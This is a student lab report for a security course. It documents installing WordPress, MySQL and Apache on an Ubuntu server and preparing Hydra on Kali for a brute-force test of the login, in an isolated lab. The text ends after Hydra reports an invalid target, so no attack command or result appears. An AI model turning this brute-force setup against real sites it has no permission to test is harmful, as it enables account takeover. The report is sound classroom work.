

ISEC2700: PROJECT 1

WordPress Brute Force

SHERWIN LACONSAY

W0467725

10/17/2024



Instructions

Project:
Setting Up and attacking WordPress Site

Objective:

To configure a WordPress site on an Ubuntu Server with Apache already installed, then use Kali Linux or Ubuntu Desktop to perform a brute force attack to test the site's security.

Prerequisites:

Hyper-V virtual environment

PFsense firewall

Ubuntu Server, and Kali Linux


Apache server installed on Ubuntu Server with a static IP

Students should:

- Document their steps.
- Capture screenshots of key steps. Any issues you may have had, Wordpress, Hydra, and Bruteforce attack.
- Provide a summary of their findings and observations.
- Submit to Brightspace

VM Setup

Note: I am accessing the Ubuntu server through SSH for easier script copy-pasting.



1. Initial Setup (2 points)

a. Correctly updating and installing necessary PHP extensions: 1 point

```
sherwin@ubuntu-server: ~  
No VM guests are running outdated hypervisor (qemu) binaries on this host.  
sherwin@ubuntu-server:~$ sudo apt install php-curl php-gd php-mbstring php-xml php-xmlrpc php-soap php-intl php-zip  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
The following additional packages will be installed:  
  libxmlrpc-epi0t64 libzip4t64 php-common php8.3-cli php8.3-common php8.3-curl php8.3-gd php8.3-intl php8.3-mbstring  
  php8.3-opcache php8.3-phpdbg php8.3-readline php8.3-soap php8.3-xml php8.3-xmlrpc php8.3-zip  
Suggested packages:  
  php-pear  
The following NEW packages will be installed:  
  libxmlrpc-epi0t64 libzip4t64 php-common php-curl php-gd php-intl php-mbstring php-soap php-xml php-xmlrpc php-zip  
  php8.3-cli php8.3-common php8.3-curl php8.3-gd php8.3-intl php8.3-mbstring php8.3-opcache php8.3-phpdbg  
  php8.3-readline php8.3-soap php8.3-xml php8.3-xmlrpc php8.3-zip  
0 upgraded, 24 newly installed, 0 to remove and 5 not upgraded.  
Need to get 6,144 kB of archives.  
After this operation, 26.1 MB of additional disk space will be used.  
Do you want to continue? [Y/n] y  
Get:1 http://ca.archive.ubuntu.com/ubuntu/noble/main amd64 php-common all 2:93ubuntu2 [13.9 kB]  
Get:2 http://ca.archive.ubuntu.com/ubuntu/noble-updates/main amd64 php8.3-common amd64 8.3.6-0ubuntu0.24.04.2 [739 kB]  
Get:3 http://ca.archive.ubuntu.com/ubuntu/noble-updates/main amd64 php8.3-opcache amd64 8.3.6-0ubuntu0.24.04.2 [371 kB]  
Get:4 http://ca.archive.ubuntu.com/ubuntu/noble-updates/main amd64 php8.3-readline amd64 8.3.6-0ubuntu0.24.04.2 [13.5 kB]  
Get:5 http://ca.archive.ubuntu.com/ubuntu/noble-updates/main amd64 php8.3-cli amd64 8.3.6-0ubuntu0.24.04.2 [1,914 kB]  
Get:6 http://ca.archive.ubuntu.com/ubuntu/noble-updates/universe amd64 php8.3-phpdbg amd64 8.3.6-0ubuntu0.24.04.2 [1,947  
kB]  
Get:7 http://ca.archive.ubuntu.com/ubuntu/noble/universe amd64 libxmlrpc-epi0t64 amd64 0.54.2-2.1build1 [30.9 kB]  
Get:8 http://ca.archive.ubuntu.com/ubuntu/noble/universe amd64 php8.3-xmlrpc amd64 3:1.0.0-rc3-6ubuntu2 [16.7 kB]  
Get:9 http://ca.archive.ubuntu.com/ubuntu/noble/universe amd64 php-xmlrpc amd64 3:1.0.0-rc3-6ubuntu2 [2,758 B]
```

b. Successfully downloading and extracting WordPress: 1 point

```
sherwin@ubuntu-server: /var/  
sherwin@ubuntu-server:~$ cd /var/www/html  
sherwin@ubuntu-server:/var/www/html$ sudo wget -c http://wordpress.org/latest.tar.gz  
--2024-10-17 20:58:15-- http://wordpress.org/latest.tar.gz  
Resolving wordpress.org (wordpress.org)... 198.143.164.252  
Connecting to wordpress.org (wordpress.org)|198.143.164.252|:80... connected.  
HTTP request sent, awaiting response... 301 Moved Permanently  
Location: https://wordpress.org/latest.tar.gz [following]  
--2024-10-17 20:58:15-- https://wordpress.org/latest.tar.gz  
Connecting to wordpress.org (wordpress.org)|198.143.164.252|:443... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 24640061 (23M) [application/octet-stream]  
Saving to: 'latest.tar.gz'  
  
latest.tar.gz          100%[=====>] 23.50M  27.0MB/s  in 0.9s  
  
2024-10-17 20:58:16 (27.0 MB/s) - 'latest.tar.gz' saved [24640061/24640061]  
  
sherwin@ubuntu-server:/var/www/html$ sudo tar -xzf latest.tar.gz  
wordpress/  
wordpress/xmlrpc.php  
wordpress/wp-blog-header.php  
wordpress/readme.html  
wordpress/wp-signup.php  
wordpress/index.php  
wordpress/wp-cron.php  
wordpress/wp-config-sample.php  
wordpress/wp-login.php  
wordpress/wp-settings.php  
wordpress/license.txt  
wordpress/wp-content/
```

```

sherwin@ubuntu-server:/var/www/html$ sudo mv wordpress/* /var/www/html/
sherwin@ubuntu-server:/var/www/html$ ls -la
total 24308
drwxr-xr-x 6 www-data www-data 4096 Oct 17 20:58 .
drwxr-xr-x 3 root root 4096 Oct 17 20:47 ..
-rw-r--r-- 1 nobody nogroup 405 Feb 6 2020 index.php
-rw-r--r-- 1 root root 24640061 Sep 10 15:24 latest.tar.gz
-rw-r--r-- 1 nobody nogroup 19915 Jan 1 2024 license.txt
-rw-r--r-- 1 nobody nogroup 7409 Jun 18 11:59 readme.html
drwxr-xr-x 2 nobody nogroup 4096 Oct 17 20:58 wordpress
-rw-r--r-- 1 nobody nogroup 7387 Feb 13 2024 wp-activate.php
drwxr-xr-x 9 nobody nogroup 4096 Sep 10 15:23 wp-admin
-rw-r--r-- 1 nobody nogroup 351 Feb 6 2020 wp-blog-header.php
-rw-r--r-- 1 nobody nogroup 2323 Jun 14 2023 wp-comments-post.php
-rw-r--r-- 1 nobody nogroup 3033 Mar 11 2024 wp-config-sample.php
drwxr-xr-x 4 nobody nogroup 4096 Sep 10 15:23 wp-content
-rw-r--r-- 1 nobody nogroup 5638 May 30 2023 wp-cron.php
drwxr-xr-x 30 nobody nogroup 12288 Sep 10 15:23 wp-includes
-rw-r--r-- 1 nobody nogroup 2502 Nov 26 2022 wp-links-opml.php
-rw-r--r-- 1 nobody nogroup 3937 Mar 11 2024 wp-load.php
-rw-r--r-- 1 nobody nogroup 51238 May 28 11:13 wp-login.php
-rw-r--r-- 1 nobody nogroup 8525 Sep 16 2023 wp-mail.php
-rw-r--r-- 1 nobody nogroup 28774 Jul 9 15:43 wp-settings.php
-rw-r--r-- 1 nobody nogroup 34385 Jun 19 2023 wp-signup.php
-rw-r--r-- 1 nobody nogroup 4885 Jun 22 2023 wp-trackback.php
-rw-r--r-- 1 nobody nogroup 3246 Mar 2 2024 xmlrpc.php
sherwin@ubuntu-server:/var/www/html$

```

Issues encountered:

Minor issue only, needs “sudo” for wget to work.

2. Database Configuration (2 points)

a. Creating a MySQL database and user: 1 point

```

sherwin@ubuntu-server: / x + v
sherwin@ubuntu-server:/$ sudo mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.39-0ubuntu0.24.04.2 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> CREATE DATABASE wordpress;
Query OK, 1 row affected (0.01 sec)

mysql> CREATE USER 'wpuser'@'localhost' IDENTIFIED BY 'yourpassword';
Query OK, 0 rows affected (0.02 sec)

mysql> |

```

c. Configuring MySQL permissions correctly: 1 point

```
mysql> GRANT ALL PRIVILEGES ON wordpress.* TO 'wpuser'@'localhost';
Query OK, 0 rows affected (0.02 sec)

mysql> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.01 sec)

mysql> EXIT;
Bye
sherwin@ubuntu-server:/$
```

Issues encountered:

Minor issue only. By default, mysql is not installed so it needs to be installed using apt and enable it using sudo systemctl enable mysql

```
sherwin@ubuntu-server:/$ mysql
Command 'mysql' not found, but can be installed with:
sudo apt install mysql-client-core-8.0 # version 8.0.39-0ubuntu0.24.04.2, or
sudo apt install mariadb-client-core # version 1:10.11.8-0ubuntu0.24.04.1
```

```
sherwin@ubuntu-server:/$ sudo systemctl enable mysql
Synchronizing state of mysql.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable mysql
sherwin@ubuntu-server:/$ sudo systemctl status mysql
● mysql.service - MySQL Community Server
   Loaded: loaded (/usr/lib/systemd/system/mysql.service; enabled; preset: enabled)
   Active: active (running) since Thu 2024-10-17 21:04:07 UTC; 3min 38s ago
 Main PID: 22680 (mysqld)
   Status: "Server is operational"
    Tasks: 37 (limit: 4613)
  Memory: 365.6M (peak: 379.9M)
     CPU: 1.801s
    CGroup: /system.slice/mysql.service
            └─22680 /usr/sbin/mysqld

Oct 17 21:04:06 ubuntu-server systemd[1]: Starting mysql.service - MySQL Community Server...
Oct 17 21:04:07 ubuntu-server systemd[1]: Started mysql.service - MySQL Community Server.
sherwin@ubuntu-server:/$
```

3. WordPress Configuration (2 points)

a. Setting the correct permissions for WordPress files: 1 point

```
sherwin@ubuntu-server: /var, X + v
sherwin@ubuntu-server:/var/www/html$ sudo chown -R www-data:www-data /var/www/html/
sherwin@ubuntu-server:/var/www/html$ sudo chmod -R 755 /var/www/html/
^[[Hsherwin@ubuntu-server:/var/www/html$ ls -la
total 24308
drwxr-xr-x 6 www-data www-data 4096 Oct 17 20:58 .
drwxr-xr-x 3 root root 4096 Oct 17 20:47 ..
-rwxr-xr-x 1 www-data www-data 405 Feb 6 2020 index.php
-rwxr-xr-x 1 www-data www-data 24640061 Sep 10 15:24 latest.tar.gz
-rwxr-xr-x 1 www-data www-data 19915 Jan 1 2024 license.txt
-rwxr-xr-x 1 www-data www-data 7409 Jun 18 11:59 readme.html
drwxr-xr-x 2 www-data www-data 4096 Oct 17 20:58 wordpress
-rwxr-xr-x 1 www-data www-data 7387 Feb 13 2024 wp-activate.php
drwxr-xr-x 9 www-data www-data 4096 Sep 10 15:23 wp-admin
-rwxr-xr-x 1 www-data www-data 351 Feb 6 2020 wp-blog-header.php
-rwxr-xr-x 1 www-data www-data 2323 Jun 14 2023 wp-comments-post.php
-rwxr-xr-x 1 www-data www-data 3033 Mar 11 2024 wp-config-sample.php
drwxr-xr-x 4 www-data www-data 4096 Sep 10 15:23 wp-content
-rwxr-xr-x 1 www-data www-data 5638 May 30 2023 wp-cron.php
drwxr-xr-x 30 www-data www-data 12288 Sep 10 15:23 wp-includes
-rwxr-xr-x 1 www-data www-data 2502 Nov 26 2022 wp-links-opml.php
-rwxr-xr-x 1 www-data www-data 3937 Mar 11 2024 wp-load.php
-rwxr-xr-x 1 www-data www-data 51238 May 28 11:13 wp-login.php
-rwxr-xr-x 1 www-data www-data 8525 Sep 16 2023 wp-mail.php
-rwxr-xr-x 1 www-data www-data 28774 Jul 9 15:43 wp-settings.php
-rwxr-xr-x 1 www-data www-data 34385 Jun 19 2023 wp-signup.php
-rwxr-xr-x 1 www-data www-data 4885 Jun 22 2023 wp-trackback.php
-rwxr-xr-x 1 www-data www-data 3246 Mar 2 2024 xmlrpc.php
sherwin@ubuntu-server:/var/www/html$
```

b. Configuring Apache for WordPress: 1 point

```
sherwin@ubuntu-server: /var, X + v
sherwin@ubuntu-server:/var/www/html$ sudo nano /etc/apache2/sites-available/wordpress.conf
sherwin@ubuntu-server:/var/www/html$ cat /etc/apache2/sites-available/wordpress.conf
<VirtualHost *:80>
    ServerAdmin admin@example.com
    DocumentRoot /var/www/html
    ServerName example.com


    <Directory /var/www/html/>
        Options FollowSymLinks
        AllowOverride All
        Require all granted
    </Directory>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
sherwin@ubuntu-server:/var/www/html$


sherwin@ubuntu-server: /var, X + v
sherwin@ubuntu-server:/var/www/html$ sudo a2ensite wordpress
Enabling site wordpress.
To activate the new configuration, you need to run:
    systemctl reload apache2
sherwin@ubuntu-server:/var/www/html$ sudo a2enmod rewrite
Enabling module rewrite.
To activate the new configuration, you need to run:
    systemctl restart apache2
sherwin@ubuntu-server:/var/www/html$ sudo systemctl restart apache2
sherwin@ubuntu-server:/var/www/html$ |
```


4. Web UI Installation (2 points)

a. Completing the WordPress installation via the web browser: 1 point




b. Successfully logging into the WordPress admin dashboard: 1 point






Issues encountered:

When trying to access WordPress thru the server's IP address, the webpage's styling is not rendering correctly.






```
<?php
/**
 * WordPress User Page
 *
 * Handles authentication, registering, resetting passwords, forgot password,
 * and other user handling.
 *
 * @package WordPress
 */

/** Make sure that the WordPress bootstrap has run before continuing. */
require __DIR__ . '/wp-load.php';

// Redirect to HTTPS login if forced to use SSL.
if ( force_ssl_admin() && ! is_ssl() ) {
    if ( str_starts_with( $_SERVER['REQUEST_URI'], 'http' ) ) {
        wp_safe_redirect( set_url_scheme( $_SERVER['REQUEST_URI'], 'https' ) );
        exit;
    } else {
        wp_safe_redirect( 'https://' . $_SERVER['HTTP_HOST'] . $_SERVER['REQUEST_URI' ] );
        exit;
    }
}

/**
 * Outputs the login page header.
 *
 * @since 2.1.0
 *
 * @global string      $error      Login error message set by deprecated pluggable wp_login() function
 *                                or plugins replacing it.
 * @global bool|string $interim_login Whether interim login modal is being displayed. String 'success'
 *                                upon successful login.
 * @global string      $action      The action that brought the visitor to the login page.
 *
 * @param string|null  $title Optional. WordPress login page title to display in the '<title>' element.
 *                             Defaults to 'Log In'.
 * @param string       $message Optional. Message to display in header. Default empty.
 * @param WP_Error|null $wp_error Optional. The error to pass. Defaults to a WP_Error instance.
 */
```

Wordpress also required a php-mysql extension.



To solve these issues, I installed additional library for apache to handle php webpages and the required php-mysql extension.

```
sherwin@ubuntu-server: /var, x + v
sherwin@ubuntu-server:/var/www/html$ sudo apt install libapache2-mod-php php-mysql
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
libapache2-mod-php is already the newest version (2:8.3+93ubuntu2).
The following NEW packages will be installed:
```

I also encountered an issue when using FireFox so I installed Google Chrome.

```
sherwin@kali: ~/Downloads
File Actions Edit View Help

(sherwin@kali)-[~/Downloads]
$ ls
google-chrome-stable_current_amd64.deb

(sherwin@kali)-[~/Downloads]
$ sudo dpkg -i google-chrome-stable_current_amd64.deb
[sudo] password for sherwin:
(Reading database ... 404182 files and directories currently installed.)
Preparing to unpack google-chrome-stable_current_amd64.deb ...
Unpacking google-chrome-stable (130.0.6723.58-1) over (130.0.6723.58-1) ...
Setting up google-chrome-stable (130.0.6723.58-1) ...
Processing triggers for kali-menu (2024.3.1) ...
Processing triggers for desktop-file-utils (0.27-2) ...
Processing triggers for man-db (2.13.0-1) ...

(sherwin@kali)-[~/Downloads]
$
```

5. Brute Force Attack (2 points)

a. Correctly installing and configuring Hydra: 1 point

```
File Actions Edit View Help
(sherwin@kali)-[~]
$ sudo apt install hydra
[sudo] password for sherwin:
hydra is already the newest version (9.5-2).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 175

(sherwin@kali)-[~]
$ hydra -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** ig
nore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-17 18:28:36
[ERROR] Invalid target definition!
